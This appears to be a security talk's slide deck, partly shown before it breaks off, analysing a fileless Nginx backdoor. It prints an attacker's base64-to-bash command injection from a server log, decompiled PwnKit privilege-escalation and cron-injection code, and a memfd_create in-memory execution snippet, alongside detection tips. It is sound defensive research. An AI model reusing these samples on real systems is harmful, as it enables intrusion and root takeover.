

Track Down Stealth Fileless Injection-based Nginx Backdoor in the Attack


Peter Syu, Jr-Wei Huang



TEAM **T5**

Persistent *Cyber Threat Hunters*

Speaker's Bio



Peter Syu

Security Researcher
@ TeamT5

His research mainly focuses on incident response and malware analysis.



Jr-Wei Huang

Product Developer
@ TeamT5

His research interests are in the area of system security and threat hunting.

AGENDA



- 01 Overview of the Attack
- 02 Malware Analysis
- 03 Other Nginx-based Backdoor
- 04 Detection
- 05 Conclusions

AGENDA



- 01 Overview of the Attack
- 02 Malware Analysis
- 03 Other Nginx-based Backdoor
- 04 Detection
- 05 Conclusions

The story starts from...




- ◆ We found a suspicious string in a server's debug log, and we decided to follow up

```
1 | I, [2022-04-01T16:25:04.408529 #3806] Parameters: {"index"=>"aa `echo CmVjaG8gL1RkN1dGb0FBQVRTMXJSR0FnQWhBU1lBQUFCMEwrV2o0bGYvVk81ZEFCY0wzQVNBUURJbTdoMT1HL1B5eXpQczdQZzM4T3JZXQxcDB4dFdIM1Z1c3Q1YWWRGY3Zx c2N3TXNKYnVYQ0pYeDhGU1lLVUV1VFRVUUFFqTXFWUGJZeUvrtTytiMXZjU3FEU1hRWwdFTjB6Zk1JMEZKwm1nTWNhSi9MQ1hiRWswX1WL3Z1RHFGSXVtQTV3MT1Ge WswdEFESTVoZHwlvWNzanFtcGhFs1FcXY2Y2ExMUJCN1ZdcGp5T1FWeVpWTE05ZkZYaTRsRGdBY01xaVRNQ3Z0b2E3Ty95TGRXUWx0UHNRk0s5cUx0SnJhZTNyQV BNahZjcmtaR3hVamRIenA0R2IxMmdMMnNxZ1FoUkg5UE10Qk1pUG14d3Z0M2JTeEhkbW13QkpFdV1XM1jab0w4jBKNloyQ0U3bmpFOE1vcENOS21LSW1mV1R 4cUhCU0pPSU1ZdE83bmUvN1QS3Y4ZF1pb1VBWTJRNktzNEVMU1VBS3kzl0RLRUNwYVowY05qaWV0UmREOU51uctQNTNhdmlybkv2SzJIU1BoeUNIAvK3YUNFdjVZ R1pyTU16NzdFYt11bFBrbUZKR2xzenBza1fjZzzNTm9zUjZWwmt1bnZNU3VFODgxVGZ3ZUhpYk04Y3ovZ0J1YzdWbEqzSWxhWvdRWHLqSjVwHUVr0NZV1ZhdWREM 1djwV1keG9tRUZ2Tm9qV2p4dn1DNuXBn011Q0FOM3YvY0JvZ3IrS11VeUx2dm1zRFEvSmxPZzNwRzhNSjFqbTUwQThNNWQyWGswOUhxSjE3aG1HV2tPMkVHbfJCaw dVT014cWZGRnBTSE9HcDNZZEp3cDMweVM2TUQ2ajhiVVV6R254Sklik3kyUjNWQURDMnpLUVh1ZzNBVUZUTnZqk2V60XU4akMxakFEVmEzdWpuek5kZm54NzZoOWN vSTM1dFJVaHJqcHZ2bjk5QmQvc2JqeTjpZ1ljbvNyeG1LZ1RXRDZSzUxyMH1PeXJWZVh3NVRjNU1RQksyblEzcS9VRU9ySwHNCv1TeVJTSzk4VUFSRS9qwFQvOF4 ME9vQ1FsY0F3N2FmaFRQNy8wbXV1amUwa2pYem5CSgtK0D1EQkFCS056T2owZjNvbTZKaUVhZnI1RVU0STZHWjF0eYE1aWtLM25uZVJPNU9Td1o1bXk2QXJFV0d0Y Vlk2QVpCaF1EdExnS1hCc0JWS0R1ZGhWck1uSGRGW0cE5od2F2Qk9iY25jS2xDZW1IZjQ2M1o2U1N4SkZPSm4zVVRBaXhxVmUyakhkLy82NUxnTwpsK29BQW5mdn BNV2JQVxkYb3E4dGsxWkhMdGZwc1lZEQ2WmmwTmxIVytqR1dLe1FjcmhaV2ZSeGxKc3ZPZFNrdlpDUkd6ZnpuL203b0pmcFV2WGNXVHNBeHA2WmlpUVpEcWuYRG9 nNDfPM0ZoRD1uaF1rWjIvOfg0bmtJbzBuVkdna3NWeUt0c1dGRS80Q0crcEZ2RF1XL0EwUUNCXVDU2x6bGU2T1kw1B6SuKySUjsd1U5eHRIaXNWMTk1VERxRkh1 NDhkNHY1aXpSSzVKNU1OzjNmxBGQTZPMCtnWkFSNUN5SHAwTHExZ0RFanBjCec3N1Vq0dlsK1kzQ0Vsa29Bqm1ocUxjZDYzSVNxVudFaHZVS0NrdGtuYkg4ckNfw nJhT0JWdmZPNDBOZkFaT2VLN2JYMGVEQ1VsVWRaUgp4R05QM1NtM2x4Mnk5RmZ1SVIvUUdRm3pSK2JyWFVWQ1NtY0NZUEjPslhydFM1c0dZ3ByYnVTb3R4StDxYz QxN2xXMXcxawVmM2UxMy94RkhvTjQ5NzF6VEt0eXpGcXQvZmpyMetnsN2d5cUpMU2gzWit0cvdMY21nc2xETFntckVFS1hMb1QrQkNIT2NSWmt6Q3Y4L2tMuKQyVk4 3WHk1WGZ3a1b3VU1SeU0xMzsVE41Nfc2c2FGa1htbTE3dC9zeG52VUNYVGjqcUNLR0dydkovUjM4cWdqVTzbVk1iYkFyR1FDQZIYTfwTUQ4dU1xa1ZLTEZjdWqv aU1oeFNYVkjWg0wWEpsZ1l1RhlHzm8yUzVkr21pT0pvdmpveGM1bmxyK01sQmN4bDRuQmFXZkp3cXhJY1B4MnY1VjR2bzZvTGxmRGxXRTZwd01tzWpPvlNtmc5M WdwY1Zuay9mbHR50U92b3duNExielFjB9SL0RVWWhzSuX3atj1Tk9udmhxczU2bHFQYy91NVFMSW0Um40TkhMDJxL2xZTytDeGtHMmYzVW9jVWZQmnlGWGJGL2 xFM2tnQW1ZNk1rZxPmvU1Lbw9FWGUremdGVxpYUWpIRGJ5a1d3WTjxZXBhRzNodwVss2tKOGZxdHntMt5VEt4c2pvYnZwdmh3N0ZjYW0vOVjsWutUbUtxUHNrZed MdDZra2FEU3h4Nlh2UGQwYUNGUMuxjaUerNndBD1aa31JSkovUEf6MEYzL2xRbHR1cy8xbHNvYk1CcVh0elIyc1VtCjcwck9aVg13emRk0t2MUYyemZyYk1pZDc1 ckj3WXJodGYvakNmxCVVC2RERV1jenRENUZQSUNJWGZzCExYXFna0txef1DTzZVT2p3RmIVv2IwTjNSK1hGR25YVFjeZ0VxUlowekdqMhdQTDh4YkRab3JEWD14M 09JQk91KzhJVG1j3p0NFFJTpzRStrdmdIQ0Q2Y1R0YVvDy1A1WE15bj1VWmxSaUcxZUhGb0J1bXj1oEVxWgdKd2xUZmlpTkVuQwtiU3R2WVnxdlRCUmpRR2E4dn pSQ1VnWDBaUhcuzHmvaGd2K0M5emNDdNDNgBhhd0UZPVmdnV3Rhbw8xMkf6dUZYmkQr0UpUR3QyL25ZTDjQmg9xcVovSmFpMT1kMWFNU2RedtrjQ0ZQVkdxFqdU1 URzRYKytBdkp5Q05B2w4dHFvZDVRTXrwNu8wS1JmczJxbVd3Tm9PRldDak9zu1p5Y113ZvnjQ09S1FwdwiVwVFKnw84ZUvEMuZDQ1RyNkN1UVNaRHh0V1h2U1Rt U214UEvN0vR0Uet6S2VxUu9t0HN4ZExKeW1WxWdZvU2V05Ym2RTMjRsU11LY1RVNTB6bCt3bEZ1RFR10DF3cjbawUwxcoIwbfHMak9LdXhIYk0zd1hVME5ncHjJM HRxeTNosDRFQnJNzNruN1NtNFERz0tTaUswnHB3N0gwRn1WMUlkemhxNDU0WC9GMk1kSUEraGF0cUxoazJBMkZ6NXVYyMq4cnFicU5wSUx1U2hKQXJzMvd3aTV1UT
```

echo
CmVjaG8gL1Rk
N1dGb0FBQVRT
MXJSR0FnQwhB
U11BQUFCMEwr
V2o0bGYvVk81
ZEFCY0wzQVNB
VURJbTdoMT1H
L1B5eXpQczdQ
ZzM4T
... | base64
-d | bash

Overview



PwnKit

CVE-2021-4034



Log erased tool




cron injector

```
1 void __noreturn gconv_init()
2 {
3     Dl_info filename; // [rsp+0h] [rbp-38h] BYREF
4     unsigned __int64 v1; // [rsp+28h] [rbp-10h]
5
6     v1 = __readfsqword(0x28u);
7     setuid(0);
8     seteuid(0);
9     setgid(0);
10    setegid(0);
11    remove("mod.so");
12    remove("lol/gconv-modules");
13    remove("lol");
14    remove("GCONV_PATH=./lol");
15    remove("GCONV_PATH=.");
16    dladdr(sub_1240, &filename);
17    remove(filename.dli_fname);
18    chown("8cf39813-hot.bak", 0, 0);
19    chmod("8cf39813-hot.bak", 04755u);
20    chown("e170bf30-hot.bak", 0, 0);
21    chmod("e170bf30-hot.bak", 04755u);
22    exit(0);
}
1 int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     unsigned int v3; // er12
4     unsigned int *ptr; // [rsp+0h] [rbp-18h]
5
6     remove(*a2);
7     daemon(0, 0);
8     sleep(0x1Eu);
9     if ( (int)sub_1990("/usr/sbin/cron") <= 0 )
10    {
11        v3 = 1;
12        puts("crond not found");
13    }
14    else
15    {
16        __printf_chk(1LL, "crond pid = %d\n", *ptr);
17        if ( (unsigned __int8)sub_1B20(*ptr) )
18        {
19            __printf_chk(1LL, "process %d is already injected\n", *ptr);
20            kill(*ptr, 23);
21            sleep(0x14u);
22        }
23        v3 = inject_2010(*ptr, ( __int64 )&payload_5020, ( __int64 )&unk_133C0);
24        if ( v3 )
25        {
26            v3 = 1;
27            puts("inject failed");
28        }
29        else
30        {
31            puts("inject ok");
32        }
33    }
34 }
```

Overview



e170bf30-hot.bak




```
tom@ubuntu:~/Desktop$ ps -C nginx -o uid,pid,ppid,cmd
  UID      PID      PPID CMD
    0      4195        1 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
  33      4197      4195 nginx: worker process
  33      4198      4195 nginx: worker process
```

Nginx Overview



- ◆ Open Source Software
- ◆ HTTP server for various purpose
 - ◆ Static content delivery
 - ◆ Reverse proxy
 - ◆ Load balancer
 - ◆ Cache server
 - ◆ etc...
- ◆ Nginx has one master process and one or more worker processes




source: <http://www.aosabook.org/en/nginx.html#fig.nginx.arch>

Nginx is module-oriented



- ◆ Nginx modules come in different forms:
 - ◆ core modules
 - ◆ event modules
 - ◆ phase handlers
 - ◆ filters
 - ◆ upstreams
 - ◆ load balancers
- ◆ Nginx added support for dynamic modules in version 1.9.11



source : <https://zq99299.github.io/note-architect/ztc/06/08.html>

AGENDA



- 01 Overview of the Attack
- 02 Malware Analysis
- 03 Other Nginx-based-Backdoor
- 04 Detection
- 05 Conclusions

In-Depth Analysis of Malware



- ◆ Fileless injection technique
- ◆ NginxStealth
 - ◆ Filtering specific connection
 - ◆ Evading logging mechanism
- ◆ NginxSpy
 - ◆ Backdoor communication
 - ◆ Backdoor functionality

Fileless Injection Technique

Overview of process injection



Linux reflective code injection

- ◆ Allows an attacker to inject a library into a victim from memory
- ◆ Reflective code injection is not as commonly used in Linux
- ◆ Syscall: memfd_create

```
memfd = syscall(SYS_memfd_create, "", MFD_CLOEXEC);
write(memfd,elf_buf,file_size);
sprintf(memFilePath,"/proc/self/fd/%d",memfd);
execve(memFilePath,NULL,NULL);
```

Detection – memfd_create



- ◆ Examining the fd under proc can identify the presence of memfd usage

```
user@ubuntu:~$ sudo ls -l /proc/21941/fd
total 0
lrwx----- 1 user user 64 Dec 20 21:51 0 -> /dev/pts/7
lrwx----- 1 user user 64 Dec 20 21:51 1 -> /dev/pts/7
lrwx----- 1 user user 64 Dec 20 21:51 2 -> /dev/pts/7
lrwx----- 1 user user 64 Dec 20 21:51 3 -> '/memfd: (deleted)'
```

Process injector in this attack



- ◆ A unique approach of reflective code injection on Linux
- ◆ Based on ptrace to modify memory
- ◆ Utilize the concept of ELF application loader
- ◆ Support x64 process



Process injector in this attack



- In the beginning, injector copies the mmap/munmap function into victim process



```
int64 __fastcall sub_1D90(unsigned __int64 a1)
{
    __int64 result; // rax

    result = sys_mmap(0LL, len, a2, 0x22uLL, 0
    __debugbreak();
    return result;
}
```



Injector


cron

Process injector in this attack



- ◆ Afterwards, the attacker has the ability to open new segments with any desired permissions.

